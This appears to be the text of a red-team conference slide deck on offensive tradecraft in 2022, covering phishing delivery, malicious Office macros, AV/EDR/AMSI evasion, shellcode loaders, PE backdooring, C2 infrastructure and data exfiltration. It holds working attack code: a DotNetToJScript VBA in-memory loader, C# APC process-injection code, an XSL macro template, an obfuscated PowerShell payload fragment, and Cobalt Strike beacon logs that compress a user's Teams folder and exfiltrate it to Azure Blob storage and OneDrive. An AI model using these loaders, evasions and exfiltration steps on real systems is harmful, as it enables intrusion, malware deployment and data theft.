
Delivery - Evasions

- » HTML Smuggling + delay + Anti-Sandbox capabilities
- » **VBA Purging**, VBA Stomping
- » **Office Document Encryption**
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection to de-chain infection process

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ



Not VBA Purged	VBA Purged
<pre>!Offic !G(2 DF8D04C- 5BFA-101@B-BDE5 gAJA ram File s (x86)\Common Microsof t Shared \OFFICE1 6\MSO.DL P 16. 0 0b Li`brary fThisDoc umentG T@hi @Jc nU@p H*"B dule1G (1Normal /w 1 /C "sv oc -;sv in ec;sv ny' ((gv oc).value.toString()+gv in).value.toStr ing()); (gv ny).value.toString() ('JAB LAGsAPQAnACQASwBQAD0AJwAnAFsARABsAGwASQBtAHAAbwByA HQAKAaoACIAbQAIACsAIgBzACIAKwAIAHYAYwByAHQALgBkAGw AbAAiACKAKQBdAHAAdQBjAGwAaQBjACAACwB0AGEAdABPAGMAI AB1AHGAdAB1AHIAbgAgAEkAbgB0FAAdABYACAAVQBDAFoAKAB 1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAGAHUJaaQBUAHQAIABhA G0AbwB1AG4AdAapADsAlwWBEAGwAbABJAG0AcABV AHIAAdAAoACI AawB1AHITAbgB1AGwAMwAyAC4AZAA1ACsAIgBsACIAKwA1AGwAI gApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUaeAB 0AGUAcgBuACAASQBUAHQAUAB0AHIAIABWAF CAZgAoAEkAbgB0A FAAdABYACAABwAFQAaBYAGUAYQBkAEEdAB0AHIAaQBIAHU AdAB1AHMLAAGAHUJaaQBUAHQAIABkAHCAUwB0AGEAYwBrAFMAa QB6AGUALAAGAEkAbgB0FAAdABYACAABwAFMAAdABhAHIAAdAB BAGQAZABYAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQA</pre>	<pre>!Offic g2DF8 D04C-5BF A-101B-BHDE5 gAA gram Files (x86)\Com mon \Mic rosoft S hared\OF FICE16\M SO.DLL# P 16.0 0 Libra 2Thi sDocumen @hi l"D@Jc n@p H"B Module1G Attribut e VB_Nam e = "Mod ule1" ub Auto0 pen() im NydqQbot b / w 1 /C " "sv oc - in ec \Ny 0).val@ue.toS g()+ 0);" & T"p 0ny</pre>




Evade In-Depth »



Exploitation

- » Office Document gets executed
- » Good to use non Auto-Exec Docs (CustomUI)
- » Or Auto-Exec but with ActiveX entry point
- » Beware of AMSI in VBE7!
- » **DotNetToJS works great against Defender and AMSI! ~ in 2022**
- » Evades ASR rules:
 - » *Block office applications from injecting into other processes*
- » Remote Process Injection + Parent PID Spoofing = SUCCESS



```
s = "AAEAAAD/////AQAAAAAAAAAAEAQAAACJTExN0ZW0uRGVsZWdhdGVtZXJpYXpF0aW9uSG9sZGVy"  
s = s & "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB211dGhvdDADAwMwU31zdGVtLkR1bGVnYXR1U2VyaWFsaXph"  
[...]  
s = s & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAAACRYAAAAAGGAAACdTeXN0ZW0u"  
s = s & "UmVmbGVjdGlubi5Bc3N1bWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA"  
entry_class = "TestClass"  
  
Dim fmt, al, d, o  
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")  
Set al = CreateObject("System.Collections.ArrayList")  
al.Add Empty  
  
Set d = fmt.Deserialize_2(Base64ToStream(s))  
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)  
  
End Sub
```



Exploitation - Evasions

- » DotNetToJS from VBA
- » Alternatively XSL Loader from VBA
 - » Low IOC footprint, executes in-memory, stealthy as hell
- » Spawn into Remote Process to live outside of Office
- » Utilise Parent PID Spoofing
- » Or instead use Dechained Execution:
 - » WMI
 - » Scheduled Tasks
 - » ShellBrowserWindow COM (spawns targets as explorer.exe descendants)
 - » COM Hijacking
 - » DLL Side-Loading
- » AMSI Evasion from VBA is cumbersome
 - » Requires Registry manipulation BEFORE running malicious VBA
 - » Or copying Maldoc into Trusted Locations before running it

```
string processpath = Environment.ExpandEnvironmentVariables(@"$targetProcess");
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(null, processpath,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, payload.Length, MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, payload, payload.Length, out bytesWritten);

IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess, resultPtr, payload.Length, PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
return true;
```

```
1
2 Sub obf_transformNodeXSLExecution()
3     On Error GoTo obf_ProcError
4     Dim obf_code
5     Dim obf_xml
6     Dim obf_xsl
7
8     Set obf_xml = CreateObject("new:2933BF90-7B36-11D2-B20E-00C04F983E60")
9     obf_xml.async = false
10    Set obf_xsl = obf_xml
11
12    obf_code = ""
13    <<<PAYLOAD>>>
14    obf_xsl.<<<XSL_LOAD_FUNC>>> obf_code
15
16    ... obf_xml.transformNode obf_xsl
17
18 obf_ProcError:
19 End Sub
20
```



Evasion In-Depth »



Installation

» KILLER EVASION:

- » BEWARE OF USING COBALT STRIKE ☹️, EMPIRE, SILENTRINITY, COVENANT, METASPLOIT
- » They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now ☹️

» If your Client/Team/Employer can afford it:

- » Develop In-House Malware
- » Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What's fancy nowadays?

- » Nighthawk – helluva C2, but priceyyy
- » PoshC2 – may work just fine
- » Sliver – really evasive, requires mods, too heavy for my taste



Mariusz Banach @mariuszbit · 31 maj


W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników
It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Everything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible 🙄🙄



Adam Chester

@_xpn_

Man I'm calling it, bye bye Cobalt Strike, hello Sliver!
Not had to use CS on an engagement for a while but when you don't wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.



Evasion In-Depth »



Installation


» Prefer DLLs over EXEs

- » Indirect Execution FTW!
- » Microsoft Defender For Endpoint EDR has this ASR prevalence rule -> not that effective against DLLs
- » DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs

ASR (Attack surface Reduction) audited explorer.exe launch: `evil.exe` triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

The screenshot shows the Microsoft Defender Security Center interface for the file 'evil.exe'. The interface includes a file summary section on the left with details such as SHA1, SHA256, MDS, Size, Signer, Is PE, and Malware detection. The main area displays the 'Overview' tab with sections for Incident (Data isn't available right now), Malware detection (Virus Total ratio and Malware detection), and File prevalence (0 Email inboxes, 2 devices in organization, and 2 devices worldwide).

File details	Value	Icon
SHA1	c80b2c18c1	📄
SHA256	7717f35c1	📄
MDS	62a3123e2	📄
Size	705.02 KB	
Signer	Unknown	
Is PE	True	
Malware detection	None	



Installation

» Watermark iour implants

- » deliberately inject IOCs
- » for implants tracking
- » for VirusTotal polling
- » to stay ahead of Blue Teams

» Inject into:

- » DOS Stub
- » Additional PE Section
- » Manifest
- » Version Info
- » PE Checksum, Timestamp

```

;
ED.
,E#Wi
j. f#iE###G.
EW, E#t E#FD#W;
E##j i#W, E#t t##L
E###D. L#D. E#t .E#K,
E#jG#W; :K#Wfff; E#t j##f
E#t t##f i##WLLLLtE#t :E#K:
E#t :K#E: .E#L E#t t##L
E#KDDD###i f#E: E#t .D#W;
E#f,t#Wi,,, ,Ww; E#tW#G. f#i j. G: ;
E#t ;#W; ; .D#;E#K##i .. GEEEEEEEL .E#t EW, .. : .. EW, E#t .GE .E#t EW,
Dwi ,K.DL t#E##D. ;W, ;;L#K;;. i#W, E##j ,W, .Et j. E##j E#t j#K; i#W, E##j
f. :K#L LWL E#t j##, t#E L#D. E###D. t##, ,W#t j##, E###D. E#GK#f L#D. E###D.
EW: ;W##L .E#f L: G###, t#E :K#Wfff; E#jG#W; L##, j###t G###, E#jG#W; E##D. :K#Wfff; E#jG#W;
E#t t#KE#L ,W#; :E###, t#E i##WLLLLt E#t t##f .E#j##, G#fE#t :E###, E#t t##f E##Wi i##WLLLLt E#t t##f
E#t f#D.L#L t#K: ;W#DG##, t#E .E#L E#t :K#E: ;Ww; ##, :K#i E#t ;W#DG##, E#t :K#E:E#jL#D: .E#L E#t :K#E:
E#jG#f L#LL#G j###DW##, t#E f#E: E#KDDD###i j#E. ##f#W, E#t j###DW##, E#KDDD###E#t ,K#j f#E: E#KDDD###i
E###; L##j G##i,,G##, t#E ,Ww; E#f,t#Wi,,, .D#L ##K: E#t G##i,,G##, E#f,t#Wi,,E#t jD ,Ww; E#f,t#Wi,,,
E#K: L#W; :K#K: L##, t#E .D#; E#t ;#W: :K#t #D. E#t :K#K: L##, E#t ;#W: j#t .D#; E#t ;#W:
EG LE. ;#D. L##, fE tt Dwi ,KK:... #G .. ;#D. L##, Dwi ,KK: ; ; tt Dwi ,KK:
; ;@ ; ; ;

```

Watermark thy implants, track them in VirusTotal
Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

usage: RedWatermarker.py [options] <infile>

options:
-h, --help show this help message and exit

Required arguments:
infile Input implant file

Optional arguments:
-C, --check Do not actually inject watermark. Check input file if it contains specified watermarks.
-v, --verbose Verbose mode.
-d, --debug Debug mode.
-o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.

PE Executables Watermarking:
-t STR, --dos-stub STR Insert watermark into PE DOS Stub (This program cannot be run...)
-c NUM, --checksum NUM Preset PE checksum with this value (4 bytes). Must be number. Can start with 0x for hex value.
-e STR, --overlay STR Append watermark to the file's Overlay (at the end of the file).
-s NAME,STR, --section NAME,STR Append a new PE section named NAME and insert watermark there. Section name must be shorter than 8 characters. Section will be marked Read-Only, non-executable.



Installation

- » If you need to have them EXE
 - » **Backdoor** legitimate EXE
 - » or Sign Your EXE with legitimate Authenticode

» PE Backdooring strategy:

- » Insert Shellcode in the middle of .text
- » Change OEP
 - » ... or better hijack branching JMP/CALL
- » Regenerate Authenticode signature

» Pssst. ScareCrow does Signaturing very well!

RED BACKDOORER

Your finest PE backdooring companion.
Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

usage: peInjector.py [options] <mode> <shellcode> <infile>

options:
-h, --help show this help message and exit

Required arguments:
mode PE Injection mode, see help epilog for more details.
shellcode Input shellcode file
infile PE file to backdoor

Optional arguments:
-o PATH, --outfile PATH Path where to save output file with watermark injected. If not given, will modify infile.
-v, --verbose Verbose mode.

Backdooring options:
-n NAME, --section-name NAME If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.
-i IOC, --ioc IOC Append IOC watermark to injected shellcode to facilitate implant tracking.

Authenticode signature options:
-r, --remove-signature Remove PE Authenticode digital signature since its going to be invalidated anyway.

PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

```

<mode>
save,run
  |
  +----- 1 - change AddressOfEntryPoint
  |         2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
  |         3 - setup TLS callback
  |
  +----- 1 - store shellcode in the middle of a code section
  |         2 - append shellcode to the PE file in a new PE section

```

Example:

```
py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```





Installation – Shellcode Loader Strategies

1. Time-Delayed Execution to timeout emulation & **make AV Timeout & Transit into Behavioral analysis**
2. Run Shellcode only when correct decryption key acquired – see image below
3. Conceal shellcode in **second-to-last** (or N-to-last) PE Section
4. Use Parent PID Spoofing wherever applicable
5. Prefer staying Inprocess / Inline
6. For Remote-Process Injection – use elonged DripLoader style:
 - Dechain Alloc + Write + Exec steps
 - Introduce significant delays among them
 - Split shellcode into chunks
 - Write chunks in randomized order
 - Execute in a ROP style = Indirect Execution


Nighthawk shellcode loader decryption key recovery options:

Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.



Installation - Evasions

» Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3)

» Anti-Hooking with Direct Syscalls

» Consider Self IAT Hooking to redirect unsafe CreateRemoteThread to safe Direct Syscall stubs

» Advanced In-Memory Evasions

» Shellcode Fluctuation

» Thread Stack Spoofing

» Process Heap Encryption

» **Modules Refreshing**

» Unlink Malware PE Modules from PEB during Sleep

» Indirect Execution -> jump to shellcode thread via System Library Gadgets

» Indirect Handles Acquisition

- » convert HWND into Process Handle,
- » reuse opened LSASS handles


» Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeeaahhh

The screenshot displays Immunity Debugger's interface. The top pane shows assembly code with instructions like 'push rdi', 'push r14', 'sub rsp,00', 'mov rax, qword ptr ds:[7FFE5E10408]', and 'xor rax, rax'. The middle pane shows a memory map for 'kernelbase.dll' with sections like '.text', '.data', and '.rdata'. The bottom pane shows a console window with analysis logs for 'ntdll.dll' and 'kernel32.dll', including steps like 'Checking Hash Tables', 'Reading LDR Data Table', and 'Finding Original base address'. Red arrows and annotations highlight specific memory addresses and DLL names.

```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;




    [...]
    *overwrite = origReturnAddress;
}


```

Command & Control

- » Utilise Nginx Rev-Proxy + RedWarden to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors & Domain Fronting (CDNs) only
 - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
 - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):
 - » Steganography-based in PNGs hosted on Image Hosting
 - » Mattermost
 - » Asana
 - » Github
 - » JIRA
 - » Discord, Slack
 - » Dropbox, Google Drive
 - » OneDrive
 - » MSSQL
 - » LDAP
 - » Printer Jobs





Exfiltration

- » Always in-memory ZIP / Compress files before exfiltrating
- » Exfiltrate to Cloud Services
 - » Azure Storage / Blob
 - » OneDrive
 - » SharePoint
 - » Google Drive
- » Exfiltrate by copying to private OneDrive synced folder
- » **Steal Azure / Office Primary Refresh Token (PRT)**
- » Steal OneDrive SSO Access & Refresh Tokens for Session Hijacking on attacker-controlled Machine

```


mariusz5 beacon> zipper C:\Users\██████████\AppData\Roaming\Microsoft\Teams
[+] Let's start compressing, please wait...

[*] Tasked beacon to spawn Zipper
[+] [05/23 16:37:58] host called home, sent: 187470 bytes
mariusz5 beacon> jobs
[*] Tasked beacon to list jobs
[+] [05/23 16:39:27] host called home, sent: 8 bytes
[*] Jobs

JID  PID  Description
----  -
1    29640 Zipper

[+] received output:
-----
Outflank Zipper
By Cneeliz @Outflank 2020

[+] Zipfile saved as:          C:\Users\██████████\AppData\Local\Temp\gJzP0ij7eXnS.zip
[+] Total files compressed:   13587
[+] Total folders compressed: 123
  
```



```

beacon> bofnet_init
beacon> bofnet_load SharpExfiltrate
beacon> bofnet_jobassembly SharpExfiltrate AzureStorage -c "BlobEndpoint=https://myblob23052022.blob.core.windows.net/;[...]RE0a%2FKInRRuvWMTMZtw%3D" -f C:\Users\SomeUser\AppData\Local\Temp\gJzP0ij7eXnS.zip
  
```

```

beacon> bofnet_loadstracciatella
[+] ... Stracciatella.exe into BOFNET


PublicKeyToken=null successfully

[+] assembly has been prepared with CosturaJmMerge, running embedded assembly resolver

beacon> bofnet_executestracciatella move C:\Users\██████████\AppData\Local\Temp\gJzP0ij7eXnS.zip "C:\Users\██████████\OneDrive - ING\files.zip"
[*] Tasked beacon to run Stracciatella via bofnet_executeassembly stracciatella -l "move C:\Users\██████████\AppData\Local\Temp\gJzP0ij7eX"
[*] Attempting to start .NET assembly in blocking mode
[+] [05/23 17:22:41] host called home, sent: 8350 bytes
  
```




SUMMARY



Phishing – Bullet Points – What Works


- » Spearphishing via Third-Party channels – LinkedIn
- » Forget about attachments in 2022, URLs are the primary viable vector
- » Email Delivery-wise:
 - » *GoPhish on VM1*
 - » *SMTP Redirector on VM2*
 - » *Google Suite / any other decent quality email suite as a next-hop forwarder*
- Frequency – extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
 - Landing Page equipped with Anti-Sandbox
 - HTML Smuggling + delay + “*plausible deniability*” decoy payload




Evasion In-Depth »



Delivery – Bullet Points

- » My personal Bonnie & Clyde:
 - » 2022, still **HTML Smuggling + Macro-Enabled Office document** = 
 - » MacOS – VBA to JXA -> but then heavily sandboxed
- » Secret Sauce lies in VBA poetry
- » HTML hosted in high-reputation websites, storages, clouds
- » Smuggling must include self-defence logic
- » **Office document encryption** kills detection entirely – “VelvetSweatshop” might too!
- » **VBA Purging** lowers detection potential
- » VBA Stomping no longer has significant impact on detection potential, therefore not required
- » Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines




Initial Access – Bullet Points

» HTML Smuggling

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

» Yummiest Payload Formats

- » PUB, PPTM – rarely blacklisted/sandboxed
- » ACCDB, MDE – for those who favor exotic ones
- » DOCX + Remote Templates (with arbitrary extensions),
- » DOC/XLS heavily obfuscated/encrypted/purged/yadda, yadda
- » CPL – still ignored by CrowdStrike



Initial Access – Bullet Points

» Effective VBA Macros Strategies

» File Droppers


- » *Simplicity at its best*
- » **DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation**
 - » *forget about EXEs in 2022*
- » Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
- » Drop XLL & setup Excel extension
- » Drop DLL & execute COM Hijacking

» DotNetToJScript flavoured

- » Pure In-Memory execution
- » Ironically bypasses Defender's ASR rule:
 - » *"Block office applications from injecting into other processes"*

» XSL TransformNode

- » Pure In-Memory execution
- » super effective, not signed, low IOC surface, lesser known



Installation - Bullet Points

» Use Custom Malware or Customize Lesser Known C2s


- » Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers

» Develop Custom Shellcode Loader

- » If you ask me - I'm a purist - C/C++ is the optimal language choice.
 - » Rust/Go/C# add their own specific nuances, I don't buy them for MalDev
 - » Nim looks promising though
- » Embed shellcodes in Proxy DLL loaders
- » Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)
- » Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE
- » Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

» Malware Development CI/CD Pipeline

- » Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.



C2 – Bullet Points

» Egress Through HTTPS – Highly Trafficked Servers Only

- » Serverless Redirectors,
- » Domain Fronting via CDN,
- » Legitimate services – Github, Slack, MS Teams, Asana

» Forget DNS, ICMP, IRC

- » We're no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols

» Offensive Deep Packet Inspection

- » Closely examine Inbound requests and decide if they originate from your Implants/Infra
- » If not, kill them at spot – TCP RESET/Redirect/404
- » RedWarden-style:
 - » Rev-PTR inspection
 - » WHOIS, IP Geo
 - » HTTP Headers
 - » Alignment to expected Malleable contract

Q & A

Questions? 😊



@mariuszbit / mb@binary-offensive.com

<https://mgeeky.tech>

<https://github.com/mgeeky>